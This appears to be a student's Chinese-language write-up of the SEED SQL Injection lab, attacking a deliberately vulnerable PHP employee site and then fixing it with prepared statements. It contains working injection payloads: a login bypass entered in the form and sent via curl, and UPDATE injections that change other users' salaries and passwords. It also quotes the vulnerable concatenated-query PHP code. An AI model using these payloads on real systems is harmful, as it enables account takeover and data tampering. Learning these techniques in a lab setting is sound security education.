

SQL Injection Attack Lab

学号： 57118131

姓名：王星沣

Task 1: Get Familiar with SQL Statements

启动 apache2 并且进入 MySQL 控制台:

```
Terminal
[09/17/20]seed@VM:~$ sudo service apache2 start
[09/17/20]seed@VM:~$ mysql -u root -pseedubuntu
mysql: [Warning] Using a password on the command line interface can
be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 6
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights
reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input
statement.

mysql> █
```

使用 `use Users;` 进入到 Users 的数据库

使用 `show tables;` 查看 Users 数据库下的表格:

```
mysql> use Users;
Database changed
mysql> show tables;
+-----+
| Tables_in_Users |
+-----+
| credential      |
+-----+
1 row in set (0.00 sec)
```

可以发现，表格名字叫做 credential，所以使用 `SELECT * FROM credential;` 命令查看表格中的内容：

```
mysql> mysql> SELECT * FROM credential;
```

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	NickName	Password
1	Alice	10000	20000	9/20	10211002					fdb9e18bd8ae3800aa54747fc95fe0470ff4f976
2	Boby	20000	30000	4/20	10213352					7b8ed97677f161c1892c142906674ad15242bd4
3	Ryan	30000	50000	4/10	98993524					a3c50276c120637fca669eb38fb9928b017e9ef
4	Samy	40000	90000	1/11	32193525					995b8b8c183f349b3cab0ae7fcd39133508d2af
5	Ted	50000	110000	11/3	32111111					99343bff28a7bb51c6f22cb20a618701a2c2f58
6	Admin	99999	400000	3/5	43254314					a5bdf35ald74ea895905f6f6818e83951a6effc0

6 rows in set (0.00 sec)

使用 `SELECT * FROM credential WHERE Name='Alice'` ;命令查看 Alice 的信息:

```
mysql> SELECT * FROM credential WHERE Name='Alice';
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 | | | | | fdb918bdae83000aa54747fc95fe0470fff4976 |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)
```


Task 2: SQL Injection Attack on SELECT Statement

Task 2.1: SQL Injection Attack from webpage:

由代码可知，数据和代码是混合在一起的，所以我们可以通过在数据中将代码注释的方法绕过 password 的验证:

```
$input_uname = $_GET['username'];
$input_pwd = $_GET['Password'];
$hashed_pwd = sha1($input_pwd);
...
$sql = "SELECT id, name, eid, salary, birth, ssn, address, email,
        nickname, Password
        FROM credential
        WHERE name= '$input_uname' and Password='$hashed_pwd'";
$result = $conn->query($sql);
```

输入 `admin'#` :



The image shows a web form titled "Employee Profile Login". It has two input fields: "USERNAME" and "PASSWORD". The "USERNAME" field contains the text "admin '#". The "PASSWORD" field contains the text "Password". Below the fields is a green "Login" button.

点击 Login，发现进入了 admin 账户:

User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				


Task 2.2: SQL Injection Attack from command line.

使用 `curl`

'`http://www.seedlabsqlinjection.com/unsafe_home.php?username=admin+%27%23&Password=`' 命令进行攻击。其中因为使用 `#` 等符号会被程序改变为其他含义，所以使用这些符号的编码：`%23 %27`，因此得到上述的 url，运行截图如下：

```
[09/17/20]seed@VM:~/Desktop$ curl 'http://www.seedlabsqlinjection.com/unsafe_home.php?username=admin+%27%23&Password='
<!--
SEED Lab: SQL Injection Education Web platform
Author: Kailiang Ying
Email: kying@syr.edu
-->
```

因为输出的是网页的所有代码，所以可以复制到一个 html 文件中并使用浏览器打开，则得到了排版好的数据：



User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Task 2.3: Append a new SQL statement

查询资料发现 **MySQL** 中实现了一种保护机制，在 **sql = "xx"** 中不允许提交多个请求，所以攻击失败。

Task 3: SQL Injection Attack on UPDATE Statement

Task 3.1: Modify your own salary

更改 salary 之前：

Alice Profile	
Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	

更改 salary：

Alice's Profile Edit	
NickName	<input type="text" value="',salary='100000"/>
Email	<input type="text" value="Email"/>
Address	<input type="text" value="Address"/>
Phone Number	<input type="text" value="PhoneNumber"/>
Password	<input type="password" value="Password"/>
<input type="button" value="Save"/>	

保存之后可以看到 alice 的工资改变了：

Alice Profile	
Key	Value
Employee ID	10000
Salary	100000
Birth	9/20
SSN	10211002
NickName	

Task 3.2: Modify other people’ salary.

重复 3.1 的操作：

同样进入编辑界面，更改代码为 `' ,salary='1' WHERE Name='boby' #`：

Alice's Profile Edit	
NickName	<input type="text" value=" ,salary='1' WHERE Name='boby' #"/>
Email	<input type="text" value="Email"/>
Address	<input type="text" value="Address"/>
Phone Number	<input type="text" value="PhoneNumber"/>
Password	<input type="text" value="Password"/>

保存后发现 boby 的工资被更改：

Boby Profile	
Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	

Task 3.3: Modify other people's password.

因为数据库存储的 password 是以 SHA1 加密的，所以我们将想要设的密码的 hash 值计算出来：

ihateboby :6601c1efb6e85f72ce74cc3dbaf62c6c9900cff5

使用代码更改 boby 的密钥：

' ,Password='6601c1efb6e85f72ce74cc3dbaf62c6c9900cff5' where Name='boby' #

Alice's Profile Edit

NickName	<input type="text" value="',Password='6601c1efb6e85f72ce"/>
Email	<input type="text" value="Email"/>
Address	<input type="text" value="Address"/>
Phone Number	<input type="text" value="PhoneNumber"/>
Password	<input type="text" value="Password"/>

保存后尝试登录 boby 账号：

Would you like Firefox to save this login for seedlabsqlinjection.com?

☒ Show password

Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	

Boby 的密码已经更改。

Task 4: Countermeasure — Prepared Statement

Unsafe_home.php 代码更改后如下：

```

// SQL query to retrieve user info
$sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber, address,
email,nickname,Password
FROM credential
WHERE name= ? and Password= ?");
$sql->bind_param("ss", $input_uname, $hashed_pwd);
$sql->execute();
$sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber, $address, $email,
$nickname, $pwd);
$sql->fetch();
$sql->close();

```

尝试攻击，发现攻击失败：

Employee Profile Login

USERNAME

PASSWORD

Login

The account information your provide does not exist.

[Go back](#)


使用命令行进行攻击：

```

[09/17/20]seed@VM:~$ curl 'http://www.seedlabsqlinjection.com/unsafe_home.php?username=admin+%27%23&Password='
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

```

依旧失败



Unsafe_edit_backend.php 代码更改后如下：

```

$hashed_pwd = sha1($input_pwd);
//Update the password stored in the session.
$_SESSION['pwd']=$hashed_pwd;
$sql = $conn->prepare("UPDATE credential SET
nickname= ?,email= ?,address= ?,Password= ?,PhoneNumber= ? where ID=$id;");
$sql->bind_param("sssss",$input_nickname,$input_email,$input_address,$hashed_pwd,
$input_phonenumber);
$sql->execute();
$sql->close();
}else{
// if passowrd field is empty.
$sql = $conn->prepare("UPDATE credential SET nickname=?,email=?,address=?,PhoneNumber=? where
ID=$id;");
$sql->bind_param("ssss",$input_nickname,$input_email,$input_address,$input_phonenumber);
$sql->execute();
$sql->close();
}

```

实施攻击，发现攻击失败：

Alice's Profile Edit

NickName	<input style="width: 80%;" type="text" value="salary='1' WHERE Name='alice'#"/>
Email	<input style="width: 80%;" type="text" value="Email"/>
Address	<input style="width: 80%;" type="text" value="Address"/>
Phone Number	<input style="width: 80%;" type="text" value="PhoneNumber"/>
Password	<input style="width: 80%;" type="text" value="Password"/>

Alice Profile

Key	Value
Employee ID	10000
Salary	100000
Birth	9/20
SSN	10211002
NickName	',salary='1' WHERE Name='alice'#
Email	
Address	
Phone Number	